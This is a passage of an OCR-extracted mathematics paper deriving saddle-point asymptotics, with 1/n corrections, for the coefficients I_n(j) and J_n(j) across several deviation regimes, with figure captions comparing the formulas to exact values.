


Figure 3: $J_n(j)$ (circle) and the asymptotics (7) (line), with the constant in the $1/n$ term, $n = 60$




Figure 4: Quotient of $J_n(j)$ and the asymptotics (7), with the constant in the $1/n$ term, $n = 60$




Figure 5: Quotient of $J_n(j)$ and the asymptotics (7), with the full $1/n$ term, $n = 60$




Figure 6: Real part of $S(z)$. Saddle-point and path, $n = 10$, $k = 0$

Set $j = n - k$. This shows that, asymptotically, ε is given by a Laurent series of powers of n^{-1}, starting with $(k - 1 + C_1/2)/(4n)$. Next, we obtain

$$[C_1 - 2j - 2 + 2n] + [C_2 - 4j - 4 - 4n]\varepsilon + [C_3 + 8n - 8j - 8]\varepsilon^2 = 0$$

for some constant C_3. More generally, powers ε^{2k} lead to a $\mathcal{O}(1) \cdot \varepsilon^{2k}$ term, powers ε^{2k+1} lead to a $\mathcal{O}(n) \cdot \varepsilon^{2k+1}$ term. This gives the estimate

$$\varepsilon = (k - 1 + C_1/2)/(4n) + (2k - 2 + C_1)(4k - 4 + C_2)/(64n^2) + \mathcal{O}(1/n^3).$$

Now we derive

$$S_1(\tilde{z}) = \ln(Q) - C_1(k - 1 + C_1/2)/(4n) + \mathcal{O}(1/n^2)$$

with $Q := \prod_{i=1}^{\infty}(1 - 1/2^i) = .288788095086\ldots$. Similarly,

$$S_2(\tilde{z}) = 2\ln(2)n + (1 - k)\ln(2) + (-k^2/2 + k - 1/2 + C_1^2/8)/(2n) + \mathcal{O}(1/n^2)$$

and so

$$S(\tilde{z}) = \ln(Q) + 2\ln(2)n + (1 - k)\ln(2) + (A_0 + A_1 k - k^2/4)/n + \mathcal{O}(1/n^2)$$

with

$$\begin{aligned} A_0 &:= -(C_1 - 2)^2/16, \\ A_1 &:= (-C_1/2 + 1)/2. \end{aligned}$$

Now we turn to the derivatives of S. We will analyze, with some precision, $S^{(2)}$, $S^{(3)}$, $S^{(4)}$ (the exact number of needed terms is defined by the precision we want in the final result). Note that, from $S^{(3)}$ on, only $S_2^{(l)}$ must be computed, as $S_1^{(l)}(\tilde{z}) = \mathcal{O}(1)$. This leads to

$$\begin{aligned} S^{(2)}(\tilde{z}) &= 8n + (-C_2 - 4k + 4) + \mathcal{O}(1/n), \\ S_2^{(3)}(\tilde{z}) &= \mathcal{O}(1), \\ S_2^{(4)}(\tilde{z}) &= 192n + \mathcal{O}(1), \\ S_2^{(l)}(\tilde{z}) &= \mathcal{O}(n), \quad l \geq 5. \end{aligned}$$

We denote by $S^{(2,1)}$ the dominant term of $S^{(2)}(\tilde{z})$, i.e., $S^{(2,1)} := 8n$. We now compute ($S_2^{(3)}(\tilde{z})$ is not necessary here)

$$\frac{1}{2\pi}\exp[S(\tilde{z})]\int_{-\infty}^{\infty}\exp[S^2(\tilde{z})(i\tau)^2/2!]\exp[S^4(\tilde{z})(i\tau)^4/4! + \mathcal{O}(n\tau^5)]d\tau$$

which gives

$$\begin{aligned} I_n(n-k) \;\sim\; & e^{2\ln(2)n + (1-k)\ln(2)}\frac{Q}{(2\pi S^{(2,1)})^{1/2}}\cdot \\ & \exp\left\{\left[(A_0 + 1/8 + C_2/16) + (A_1 + 1/4)k - k^2/4\right]/n + \mathcal{O}(1/n^2)\right\}. \end{aligned} \quad (8)$$

To compare our result with Margolius', we replace n by $n+k$ and find

$$I_{n+k}(n) = \frac{2^{2n+k-1}}{\sqrt{\pi n}}\Big(q_0 - \frac{q_0+q_2-2q_1}{8n} + \frac{(q_0-q_1)k}{4n} - \frac{q_0 k^2}{n} + \mathcal{O}(n^{-2})\Big).$$

We have

$$q_0 = Q = \prod_{i=1}^{\infty}(1-2^{-i}),$$

and

$$q_1 = -2q_0\sum_{i=1}^{\infty}\frac{i}{2^i-1},$$

and

$$\frac{q_2}{2q_0} = -\sum_{i=1}^{\infty}\frac{i(i-1)}{2^i-1} + \Big(\sum_{i=1}^{\infty}\frac{i}{2^i-1}\Big)^2 - \sum_{i=1}^{\infty}\frac{i^2}{(2^i-1)^2}.$$

Margolius' form of the constants follows from Euler's pentagonal theorem, [1]

$$Q(z) = \prod_{i=1}^{\infty}(1-z^i) = \sum_{i\in\mathbb{Z}}(-1)^i z^{\frac{i(3i-1)}{2}}$$

and differentiations:

$$q_1 = \sum_{i\in\mathbb{Z}}(-1)^i i(3i-1)2^{-\frac{i(3i-1)}{2}},$$

respectively,

$$q_2 = \sum_{i\in\mathbb{Z}}(-1)^i i(3i-1)\Big(\frac{i(3i-1)}{2}-1\Big)2^{-\frac{i(3i-1)}{2}}.$$

In our formula, k can be negative as well (which was excluded in Margolius' analysis).

Figure 7 gives, for $n=300$, $I_n(n-k)$ normalized by the first two terms of (8) together with the $1/n$ correction in (8); the result is a bell shaped curve, which is perhaps not too unexpected. Figure 8 shows the quotient of $I_n(n-k)$ and the asymptotics (8).

4 The case $j = \alpha n - x$, $\alpha > 0$

Of course, we must have that $\alpha n - x$ is an integer. For instance, we can choose α, x integers. But this also covers more general cases, for instance $I_{\alpha n+\beta}(\gamma n+\delta)$, with α, β, γ, δ integers. We have here $z^* = \alpha/(1+\alpha)$. We derive, to first order,

$$[C_{1,n}(\alpha) - (j+1)(1+\alpha)/\alpha + (1+\alpha)n] + [C_{2,n}(\alpha) - (j+1)(1+\alpha)^2/\alpha^2 - (1+\alpha)^2 n]\varepsilon = 0$$

with, setting $\varphi(i,\alpha) := [\alpha/(1+\alpha)]^i$,

$$C_{1,n}(\alpha) \;=\; C_1(\alpha) + \mathcal{O}([\alpha/(1+\alpha)]^{-n}),$$




Figure 7: normalized $I_n(n-k)$ (circle) and the $1/n$ term in the asymptotics (8) (line), $n = 300$




Figure 8: Quotient of $I_n(n-k)$ and the asymptotics (8), $n = 300$

$$
\begin{aligned}
C_1(\alpha) &= \sum_{i=1}^{\infty} \frac{i(1+\alpha)\varphi(i,\alpha)}{\alpha[\varphi(i,\alpha)-1]}, \\
C_{2,n}(\alpha) &= C_2(\alpha) + \mathcal{O}([\alpha/(1+\alpha)]^{-n}), \\
C_2(\alpha) &= \sum_{i=1}^{\infty} \varphi(i,\alpha) i (1+\alpha)^2 (i-1+\varphi(i,\alpha))/[(\varphi(i,\alpha)-1)^2\alpha^2].
\end{aligned}
$$

Set $j = \alpha n - x$. This leads to

$$
\varepsilon = [x + \alpha x - 1 - \alpha + C_1\alpha]/[(1+\alpha)^3 n] + \mathcal{O}(1/n^2).
$$

Next, we obtain

$$
\begin{aligned}
&[C_{1,n}(\alpha) - (j+1)(1+\alpha)/\alpha + (1+\alpha)n] + [C_{2,n}(\alpha) - (j+1)(1+\alpha)^2/\alpha^2 - (1+\alpha)^2 n]\varepsilon \\
&\quad + [C_{3,n}(\alpha) + (1+\alpha)^3 n - (j+1)(1+\alpha)^3/\alpha^3]\varepsilon^2 = 0
\end{aligned}
$$

for some function $C_{3,n}(\alpha)$. More generally, powers ε^k lead to a $\mathcal{O}(n)\cdot\varepsilon^k$ term. This gives

$$
\begin{aligned}
\varepsilon &= [x + \alpha x - 1 - \alpha + C_1\alpha]/[(1+\alpha)^3 n] + (x + x\alpha - 1 - \alpha + C_1\alpha) \times \\
&\qquad \times (x + 2x\alpha + x\alpha^2 - \alpha^2 + C_1\alpha^2 - 2\alpha + C_2\alpha - 1 - C_1)/[(1+\alpha)^6 n^2] + \mathcal{O}(1/n^3).
\end{aligned}
$$

Next we derive

$$
S_1(\tilde{z}) = \ln(\hat{Q}(\alpha)) - C_1[x + \alpha x - 1 - \alpha + C_1\alpha]/[(1+\alpha)^3 n] + \mathcal{O}(1/n^2)
$$

with

$$
\hat{Q}(\alpha) := \prod_{i=1}^{\infty}(1-\varphi(i,\alpha)) = \prod_{i=1}^{\infty}\Big(1 - \Big(\frac{\alpha}{1+\alpha}\Big)^i\Big) = Q\Big(\frac{\alpha}{1+\alpha}\Big).
$$

Similarly

$$
\begin{aligned}
S_2(\tilde{z}) &= [-\ln(1/(1+\alpha)) - \alpha\ln(\alpha/(1+\alpha))]n + (x-1)\ln(\alpha/(1+\alpha)) \\
&\quad + \{(C_1\alpha+\alpha+1)(C_1\alpha-\alpha-1)/[2\alpha(1+\alpha)^3] + x/[\alpha(1+\alpha)] \\
&\quad - x^2/[2\alpha(1+\alpha)]\}/n + \mathcal{O}(1/n^2).
\end{aligned}
$$

So

$$
\begin{aligned}
S(\tilde{z}) &= [-\ln(1/(1+\alpha)) - \alpha\ln(\alpha/(1+\alpha))]n + \ln(\hat{Q}(\alpha)) + (x-1)\ln(\alpha/(1+\alpha)) \\
&\quad + \{-(C_1\alpha-\alpha-1)^2/[2\alpha(1+\alpha)^3] - x(C_1\alpha-\alpha-1)/[\alpha(1+\alpha)^2] - x^2/[2\alpha(1+\alpha)]\}/n \\
&\quad + \mathcal{O}(1/n^2).
\end{aligned}
$$

The derivatives of S are computed as follows:

$$
\begin{aligned}
S^{(2)}(\tilde{z}) &= (1+\alpha)^3/\alpha n - (2x\alpha^3 + 2C_1\alpha^3 - 2\alpha^3 + C_2\alpha^2 + 3x\alpha^2 - 3\alpha^2 - 2C_1\alpha - x + 1)/\alpha^2 + \mathcal{O}(1/n), \\
S_2^{(3)}(\tilde{z}) &= 2(1+\alpha^3)(\alpha^2-1)/\alpha^2 n + \mathcal{O}(1), \\
S_2^{(4)}(\tilde{z}) &= 6(1+\alpha)^4(\alpha^3+1)/\alpha^3 n + \mathcal{O}(1), \\
S_2^{(l)}(\tilde{z}) &= \mathcal{O}(n), \quad l \geq 5.
\end{aligned}
$$




Figure 9: normalized $I_n(\alpha n - x)$ (circle) and the $1/n$ term in the asymptotics (10) (line), $\alpha = 1/2$, $n = 300$

We denote by $S^{(2,1)}$ the dominant term of $S^{(2)}(\tilde{z})$, e.g., $S^{(2,1)} := n(1+\alpha)^3/\alpha$. Note that, now, $S_2^{(3)}(\tilde{z}) = \mathcal{O}(n)$, so we cannot ignore its contribution. Of course, $\mu_3 = 0$ (third moment of the Gaussian), but $\mu_6 \neq 0$, so $S_2^{(3)}(\tilde{z})$ contributes to the $1/n$ term. Finally, Maple gives us

$$\begin{aligned} I_n(\alpha n - x) \quad \sim \quad & e^{[-\ln(1/(1+\alpha)) - \alpha \ln(\alpha/(1+\alpha))]n + (x-1)\ln(\alpha/(1+\alpha))} \frac{\hat{Q}(\alpha)}{(2\pi S^{(2,1)})^{1/2}} \times \\ & \times \exp[\{-(1+3\alpha+4\alpha^2-12\alpha^2 C_1 + 6C_1^2\alpha^2 + \alpha^4 + 3\alpha^3 - 6C_2\alpha^2 \\ & -12C_1^3\alpha)/[12\alpha(1+\alpha)^3]\}] \\ & +x(2\alpha^2 - 2C_1\alpha + 3\alpha + 1)/[2\alpha(1+\alpha)^2] - x^2/[2\alpha(1+\alpha)]\} /n + \mathcal{O}(1/n^2)] \,. \end{aligned} \tag{9}$$

Figure 9 gives, for $\alpha = 1/2$, $n = 300$, $I_n(\alpha n - x)$ normalized by the first two terms of (10) together with the $1/n$ correction in (10). Figure 10 shows the quotient of $I_n(\alpha n - x)$ and the asymptotics (10).

5 The moderate Large deviation, $j = m + xn^{7/4}$

Now we consider the case $j = m + xn^{7/4}$. We have here $z^* = 1$. We observe the same behaviour as in Section 2 for the coefficients of ε in the generalization of (4).

Proceeding as before, we see that asymptotically, ε is now given by a Puiseux series of powers of $n^{-1/4}$, starting with $-36x/n^{5/4}$. This leads to

$$\varepsilon = -36x/n^{5/4} - 1164/25x^3/n^{7/4} + (-240604992/30625x^5 + 54x)/n^{9/4} + F_1(x)/n^{5/2} + \mathcal{O}(n^{-11/4}),$$




Figure 10: Quotient of $I_n(\alpha n - x)$ and the asymptotics (10), $\alpha = 1/2$, $n = 300$

where F_1 is an (unimportant) polynomial of x. This leads to

$$\begin{aligned} S(\tilde{z}) &= \ln(n!) - 18x^2\sqrt{n} - 2916/25x^4 - 27/625x^2(69984x^4 - 625)/\sqrt{n} \\ &\quad - 1458/15625x^4(-4375 + 1259712x^4)/n + \mathcal{O}(n^{-5/4}). \end{aligned}$$

Also,

$$\begin{aligned} S^{(2)}(\tilde{z}) &= n^3/36 + (1/24 + 357696/30625x^4)n^2 - 27/25x^2n^{5/2} + \mathcal{O}(n^{7/4}), \\ S^{(3)}(\tilde{z}) &= -1/12n^3 + \mathcal{O}(n^{15/4}), \\ S^{(4)}(\tilde{z}) &= -n^5/600 + \mathcal{O}(n^{9/2}), \\ S^{(l)}(\tilde{z}) &= \mathcal{O}(n^{l+1}), \quad l \geq 5, \end{aligned}$$

and finally we obtain

$$\begin{aligned} J_n &\sim e^{-18x^2\sqrt{n} - 2916/25x^4} \times \\ &\quad \times \exp\Big[x^2(-1889568/625x^4 + 1161/25)/\sqrt{n} \\ &\quad + (-51/50 - 1836660096/15625x^8 + 17637426/30625x^4)/n \\ &\quad + \mathcal{O}(n^{-5/4})\Big]/(2\pi n^3/36)^{1/2}. \end{aligned} \tag{10}$$

Note that $S^{(3)}(\tilde{z})$ does not contribute to the correction and that this correction is equivalent to the Gaussian case when $x = 0$. Of course, the dominant term is null for $x = 0$.

To check the effect of the correction, we first give in Figure 11, for $n = 60$ and $x \in [-1/4..1/4]$, the comparison between $J_n(j)$ and the asymptotics (10), without the $1/\sqrt{n}$ and $1/n$ term. Figure 12 gives the same comparison, with the correction. Figure 13 shows the




Figure 11: $J_n(j)$ (circle) and the asymptotics (10) (line), without the $1/\sqrt{n}$ and $1/n$ term, $n = 60$




Figure 12: $J_n(j)$ (circle) and the asymptotics (10) (line), with the $1/\sqrt{n}$ and $1/n$ term, $n = 60$




Figure 13: Quotient of $J_n(j)$ and the asymptotics (10), with the $1/\sqrt{n}$ and $1/n$ term, $n = 60$

quotient of $J_n(j)$ and the asymptotics (10), with the $1/\sqrt{n}$ and $1/n$ term.

The exponent 7/4 that we have chosen is of course not sacred; any fixed number below 2 could also have been considered.

6 Large deviations, $j = \alpha n(n-1)$, $0 < \alpha < 1/2$

Here, again, $z^* = 1$. Asymptotically, ε is given by a Laurent series of powers of n^{-1}, but here the behaviour is quite different: *all* terms of the series generalizing (4) contribute to the computation of the coefficients. It is convenient to analyze separately $S_1^{(1)}$ and $S_2^{(1)}$. This gives, by substituting

$$\tilde{z} := 1 - \varepsilon,\ j = \alpha n(n-1),\ \varepsilon = a_1/n + a_2/n^2 + a_3/n^3 + \mathcal{O}(1/n^4),$$

and expanding with respect to n,

$$\begin{aligned} S_2^{(1)}(\tilde{z}) &\sim (1/a_1 - \alpha)n^2 + (\alpha - \alpha a_1 - a_2/a_1^2)n + \mathcal{O}(1), \\ S_1^{(1)}(\tilde{z}) &\sim \sum_{k=0}^{n-1} f(k), \end{aligned}$$

where

$$\begin{aligned} f(k) &:= -(k+1)(1-\varepsilon)^k/[1-(1-\varepsilon)^{k+1}] \\ &= -(k+1)(1-[a_1/n + a_2/n^2 + a_3/n^3 + \mathcal{O}(1/n^4)])^k \\ &\quad /\{1-(1-[a_1/n + a_2/n^2 + a_3/n^3 + \mathcal{O}(1/n^4)])^{k+1}\}. \end{aligned}$$

This immediately suggests to apply the Euler-Mac Laurin summation formula, which gives, to first order,

$$S_1^{(1)}(\tilde{z}) \sim \int_0^n f(k)dk - \frac{1}{2}(f(n) - f(0)),$$

so we set $k = -un/a_1$ and expand $-f(k)n/a_1$. This leads to

$$\begin{aligned}\int_0^n f(k)dk &\sim \int_0^{-a_1} \left[-\frac{ue^u}{a_1^2(1-e^u)}n^2 + \frac{e^u[2a_1^2 - 2e^u a_1^2 - 2u^2 a_2 - u^2 a_1^2 + 2e^u u a_1^2]}{2a_1^3(1-e^u)^2}n\right] du + \mathcal{O}(1) \\ &\quad -\frac{1}{2}(f(n) - f(0)) \\ &\sim \left(\frac{e^{-a_1}}{2(1-e^{-a_1})} - \frac{1}{2a_1}\right) n + \mathcal{O}(1).\end{aligned}$$

This readily gives

$$\begin{aligned}\int_0^n f(k)dk &\sim -\mathrm{dilog}(e^{-a_1})/a_1^2 n^2 \\ &+ [2a_1^3 e^{-a_1} + a_1^4 e^{-a_1} - 4a_2 \mathrm{dilog}(e^{-a_1}) + 4a_2 \mathrm{dilog}(e^{-a_1})e^{-a_1} \\ &+ 2a_2 a_1^2 e^{-a_1} - 2a_1^2 + 2a_1^2 e^{-a_1}]/[2a_1^3(e^{-a_1} - 1)]n + \mathcal{O}(1).\end{aligned}$$

Combining $S_1^{(1)}(\tilde{z}) + S_2^{(1)}(\tilde{z}) = 0$, we see that $a_1 = a_1(\alpha)$ is the solution of

$$-\mathrm{dilog}(e^{-a_1})/a_1^2 + 1/a_1 - \alpha = 0.$$

We check that $\lim_{\alpha\to 0} a_1(\alpha) = \infty$, $\lim_{\alpha\to 1/2} a_1(\alpha) = -\infty$.

Similarly, $a_2(\alpha)$ is the solution of the linear equation

$$\begin{aligned}&\alpha - \alpha a_1 - a_2/a_1^2 + e^{-a_1}/[2(1-e^{-a_1})] - 1/(2a_1) \\ +\ &[2a_1^3 e^{-a_1} + a_1^4 e^{-a_1} + 4a_2 \mathrm{dilog}(e^{-a_1})(e^{-a_1} - 1) + 2a_2 a_1^2 e^{-a_1} - 2a_1^2 + 2a_1^2 e^{-a_1}]/[2a_1^3(e^{-a_1} - 1)] \\ =\ &0\end{aligned}$$

